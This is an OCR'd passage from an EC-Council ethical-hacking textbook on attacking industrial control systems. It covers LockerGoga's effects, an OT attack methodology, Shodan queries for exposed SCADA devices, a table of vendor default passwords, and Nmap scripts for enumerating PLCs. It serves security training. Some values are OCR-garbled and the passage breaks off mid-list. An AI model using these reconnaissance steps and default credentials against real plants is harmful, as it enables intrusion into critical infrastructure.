
Figure 18.88: Ransom note of LockerGoga

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The problems caused due to LockerGoga ransomware include but are not limited to:

- Shuts down the computers, locks out the admin accounts and, in some scenarios, it is even impossible for the victim to pay the ransom
- Before the intrusion, attackers gather the victim's credentials
- Before encrypting the files, attackers disable antivirus using task-kill commands
- Attackers do not specify the ransom amount in the ransom note; instead, they provide an email address for communication
- Attackers perform lateral movement and infect other systems connected to the network through Wi-Fi or Ethernet network adapters

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Hacking Methodology

OT systems such as ICS/SCADA and DCS are often used for monitoring and controlling physical industrial processes. These systems are mainly used to acquire data from processes such as temperatures, pressures, valve positions, human operators, etc. and control electrical, hydraulic, mechanical, and pneumatic actuators. In the past, these OT systems and networks were totally isolated from the Internet, but the interoperability and business needs have demanded the convergence of OT/IT networks. The vulnerabilities that exist in the IT networks provide a way for cybercriminals to launch disruptive attacks on OT systems. This section discusses OT hacking methodology and how to perform OT hacking using various automated tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is OT Hacking?

The objective of OT hacking is to damage or disrupt business processes through industrial control systems at various manufacturing sites

How can a hacker profit from OT when successfully compromised?

- Take complete control over the systems, damage the systems or steal critical business or operational data
- Shutdown a plant or block the production entirely to perform DoS attacks and cause financial or reputational damage
- Reprogram an assembly process to skip production steps resulting in manufacturing faulty products
- Compromising industrial machines to potentially injure employees through overheating, emergency shutdowns, etc.
- Install malware to disrupt the operation of critical infrastructure
- Install ransomware to block access to OT systems and ask for ransom

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is OT Hacking?

Nowadays, industrial systems are more connected than ever to the Internet, so they are becoming more exposed to vulnerabilities and cyber-attacks. Attackers are launching more sophisticated and targeted cyber-attacks that are causing physical destruction to the industrial systems. In some scenarios, organizations are using devices with legacy software to meet compatibility requirements and sharing sensitive information with the third parties for remote maintenance of the equipment. These factors are creating severe security threats to organizations.

The objective of OT hacking is to damage or disrupt business processes through industrial control systems at various manufacturing sites. Due to the interconnectivity of IT with OT, OT has been exposed to many threats through remote sensors, Wi-Fi enabled controllers, USB devices used to upgrade software/firmware, cloud services (for example, SCADA-as-a-service), etc. Due to this exposure, OT systems are becoming an attractive target for hacking.

How can a hacker profit from OT when successfully compromised?

- Take complete control over the systems, damage the systems, or steal critical business or operational data
- Shut down a plant or block production entirely to perform DoS attacks and cause financial or reputational damage
- Reprogram an assembly process to skip production steps, resulting in manufacturing faulty products
- Compromise industrial machinery to potentially injure employees through overheating, emergency shutdowns, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install malware to disrupt the operation of critical infrastructure
- Install ransomware to block access to OT systems and ask for a ransom

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Hacking Methodology

Information Gathering	The first step in hacking an OT network is to enumerate the network, identify the devices that are connected, identify the geolocation of the devices, gather default passwords of connected devices, detect open ports and running services, and so on
Vulnerability Scanning	Vulnerability scanning helps an attacker to detect vulnerabilities in OT and IT devices, protocols and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers and other networked systems
Launch Attacks	The vulnerabilities found are exploited further to launch various attacks such as HMI-based attacks, side-channel attacks, exploit PLCs, replay attack, command injection attack, etc.
Gain Remote Access	Attackers exploit underlying vulnerabilities in industrial protocols or inject malware to gain access and launch targeted attacks on industrial control systems
Maintain Access	Attackers remain undetected by clearing the logs, updating firmware, and injecting rootkits to maintain further access to the target systems

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Hacking Methodology

The following are the different phases of hacking an OT network:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Identifying ICS/SCADA Systems using Shodan

- Shodan search engine helps attackers to gather information about OT devices connected to the Internet
- Using Shodan, attackers obtain details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.
- Attackers can gather information on a target device using the following filters:
  - Search for Modbus enabled ICS/SCADA systems:

    `port:502`
  - Search for SCADA systems using PLC name:

    `"Schneider Electric"`
  - Search for SCADA systems using geolocation:

    `SCADA Country:"US"`



https://www.shodan.io

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Information Gathering

The first step in hacking an OT network is gathering information about the target OT network and systems through various footprinting and reconnaissance techniques. These techniques allow attackers to enumerate the network, identify devices connected to the OT network, identify the geolocation of the devices, gather default passwords of connected devices, detect open ports and running services, etc. Attackers use tools such as Shodan, CRITIFENCE Default Password Database, and Nmap. to gather information about the target OT network.

Identifying ICS/SCADA Systems using Shodan

Source: *https://www.shodan.io*

The Shodan search engine helps attackers to gather information about OT devices connected to the Internet. This online tool can be used to obtain details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.

- **Identifying SCADA systems using port numbers**

  ICS/SCADA systems use multiple protocols that are unique to the manufacturers of PLCs. Some of the important SCADA protocols include Modbus port 502, Fieldbus port 1089-91, DNP port 19999, Ethernet/IP port 2222, DNP3 port 20000, PROFINET port 34962-64, and EtherCAT port 34980. Detecting the ports on which these systems operate allows an attacker to identify vulnerable SCADA systems connected to the Internet.

  Search for Modbus-enabled ICS/SCADA systems:

  `port:502` (Retrieves all the ICS/SCADA systems with Modbus port 502 enabled)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Discovering SCADA systems using PLC name**

  Attackers can also discover SCADA systems through version numbers, PLC names, or manufacturer names. Using Shodan, the attacker can search for the systems banner that displays information such as PLC name, manufacturer, and versions.

  For example, Schneider Electric is the company that deploys various Modbus protocols associated with ICS systems. The attacker can discover all the systems with the company names in their banner using Shodan.

  Search for SCADA systems using PLC name:

  For example, the search string `"Schneider Electric"` displays all systems that deploy Schneider Electric products.

- **Searching SCADA systems based on geolocation**

  Search for SCADA systems using geolocation:

  `SCADA Country:"US"` (displays all SCADA systems present in the US)




Figure 18.89: Screenshot of Shodan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Gathering Default Passwords using CRITIFENCE

- CRITIFENCE is an online database that stores default passwords of critical infrastructure, SCADA, ICS, and IIOT
- Attackers can use this tool to discover the default credentials of an OT system
- It lists information such as product code, vendor, device type and its default username and password

SCADA Default Password (SDPD)

Product	Vendor	Type	Username Password
AC 800M	ABB	Controller	service ABB800xA
SREA-01	ABB	Ethernet Adapter Module	admin admin
RTU560	ABB	Ethernet Adapter Module	admin admin
netCAD/OPS Web Application	ABB	Software	0
Eliptse	ABB	Software	0
ATI Emergency Mass Notification Systems	Acoustic Technologies Inc. (ATI Systems)	Software	0
A350 Telemetry Gateway	Accom Telemetry	Base Station	root 840ow
A350 Telemetry Gateway (v+2)	Accom Telemetry	Base Station	root 840ow
A440 Wireless Modem	Accom Telemetry	Base Station	root 840ow
acuVANTAGE Pro 6.1, 6.5	Accom Telemetry	HMI	[illegible]

http://www.critifence.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Gathering Default Passwords using CRITIFENCE

Source: *http://www.critifence.com*

CRITIFENCE is an online database that stores default passwords of critical infrastructure, SCADA, ICS, and the IIoT. Attackers can use this online tool to discover the default credentials of a device or product simply by entering the device name or its manufacturer's name. The database lists information such as product code, vendor, device type, and its default username and password.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SCADA Default Password (SDPD)

CRITIFENCE® CRITICAL INFRASTRUCTURE, SCADA, ICS AND IIOT DEFAULT PASSWORD DATABASE

search device or vendor name...

Looking for more data? for more information about CRITIFENCE API, e-mail to api@critifence.com

Product	Vendor	Type	Username:Password
AC 800M	ABB	Controller	service:ABB800xA
SREA-01	ABB	Ethernet Adapter Module	admin:admin
RTU500	ABB	Ethernet Adapter Module	admin:admin
netCADOPS Web Application	ABB	Software	0
Ellipse	ABB	Software	0
ATI Emergency Mass Notification Systems	Acoustic Technology, Inc. (ATI Systems)	Software	0
A850 Telemetry Gateway	Adcon Telemetry	Base Station	root:840sw
A850 Telemetry Gateway (ver2)	Adcon Telemetry	Base Station	root:840sw
A440 Wireless Modem	Adcon Telemetry	Base Station	root:840sw
addVANTAGE Pro 6.1, 6.5	Adcon Telemetry	HMI	root:root

Figure 18.90: Screenshot of CRITIFENCE SDPD

Attackers can also use tools such as SCADAPASS (*http://www.scada.sl*), which consists of default login credentials of various products such as wireless gateways, network modules, servers, PLCs, and industry routers, along with vendor names.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning ICS/SCADA Systems using Nmap

1 Identifying Open Ports and Services

```
nmap -Pn -sT --scan-delay 1s --max-parallelism
1 -p <Port List> <Target IP>
```

2 Identifying HMI Systems

```
nmap -Pn -sT -p 46824 <Target IP>
```

3 Scanning Siemens SIMATIC S7 PLCs

```
nmap -Pn -sT -p 102 --script s7-info <Target IP>
```

4 Scanning Modbus Devices

```
nmap -Pn -sT -p 502 --script modbus-discover
<Target IP>
```

5 Scanning BACnet Devices

```
nmap -Pn -sU -p 47808 --script bacnet-info
<Target IP>
```

6 Scanning Ethernet/IP Devices

```
nmap -Pn -sU -p 44818 --script enip-info
<Target IP>
```

7 Scanning Niagara Fox Devices

```
nmap -Pn -sT -p 1911,4911 --script fox-info
<Target IP>
```

8 Scanning ProConOS Devices

```
nmap -Pn -sT -p 20547 --script proconos-info
<Target IP>
```

9 Scanning Omron PLC Devices

```
nmap -Pn -sT -p 9600 --script omron-info
<Target IP>
```

10 Scanning PCWorx Devices

```
nmap -Pn -aT -p 1962 --script pcworx-info
<Target IP>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning ICS/SCADA Systems using Nmap

Attackers use scanning tools such as Nmap to identify open ports and running services on systems connected to OT networks.

Discussed below are various Nmap commands used by attackers to enumerate open ports and services of ICS/SCADA systems:

- **Identifying Open Ports and Services**

  ```
  nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p 80, 102, 443,
  502, 530, 593, 789, 1089-1091, 1911, 1962, 2222, 2404, 4000,
  4840, 4843, 4911, 9600, 19999, 20000, 20547, 34962-34964, 34980,
  44818, 46823, 46824, 55000-55003 <Target IP>
  ```

  Attackers use the above Nmap command to perform initial reconnaissance to identify active ICS/SCADA protocols. The port numbers listed in the command are well-known port numbers used for ICS/SCADA protocols.

- **Identifying HMI Systems**

  ```
  nmap -Pn -sT -p 46824 <Target IP>
  ```

  Some vendors provide HMI interfaces that operate on ports other than ICS/SCADA ports. For example, consider the HMI software Sielco Sistemi Winlog, which uses TCP port 46824.

- **Scanning Siemens SIMATIC S7 PLCs**

  ```
  nmap -Pn -sT -p 102 --script s7-info <Target IP>
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the above command to detect PLC devices with open port 102. Siemens SIMATIC S7 PLC devices use port 102 for S7 Communication, used for exchanging information between PLC devices and SCADA systems.

- **Scanning Modbus Devices**

```
nmap -Pn -sT -p 502 --script modbus-discover <Target IP>
```

```
nmap -sT -Pn -p 502 --script modbus-discover --script-args='modbus-discover.aggressive=true' <Target IP>
```

Attackers use the above command to identify Modbus-enabled devices along with their Slave IDs.

- **Scanning BACnet Devices**

```
nmap -Pn -sU -p 47808 --script bacnet-info <Target IP>
```

Attackers enumerate BACnet devices used for interconnecting and controlling building and automation systems, HVAC systems, etc. The above command helps attackers to retrieve information such as the name of the vendor, device name, serial number, and firmware version. It also helps attackers to detect BACnet Broadcast Management Devices (BBMDs) using NSE script BACnet-discover-enumerate.nse.

- **Scanning Ethernet/IP Devices**

```
nmap -Pn -sU -p 44818 --script enip-info <Target IP>
```

Ethernet/IP is a popular protocol implemented by many industrial networks. Ethernet/IP uses Ethernet as a transport layer protocol, and CIP is used to provide services for industrial applications. This protocol operates on UDP port number 44818. Using the above command, attackers can gather information such as the name of the vendor, product code and name, device name, IP address, etc.

- **Scanning Niagara Fox Devices**

```
nmap -Pn -sT -p 1911,4911 --script fox-info <Target IP>
```

Niagara Fox is a protocol used for device-to-device within building management systems (BMSs). This protocol operates on TCP ports 1911 and 4911. The above command allows attackers to gather information such as application name, Java version, host OS, time zone, local IP address, and software versions.

- **Scanning ProConOS Devices**

```
nmap -Pn -sT -p 20547 --script proconos-info <Target IP>
```

ProConOS is a high-performance runtime engine for PLC devices designed to control embedded and PC-based control applications. Attackers can use the above command to enumerate information such as PLC type, project name, project source code name, and ladder logic runtime information.

- **Scanning Omron PLC Devices**

```
nmap -Pn -sT -p 9600 --script omron-info <Target IP>
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
nmap -Pn -sU -p 9600 --script omron-info <Target IP>
```

Factory Interface Network Service (FINS) is an Omron protocol used by PLC programs to communicate program data and perform other services with a remote PLC device. FINS uses TCP or UDP port 9600 to provide services.

- **Scanning PCWorx Devices**

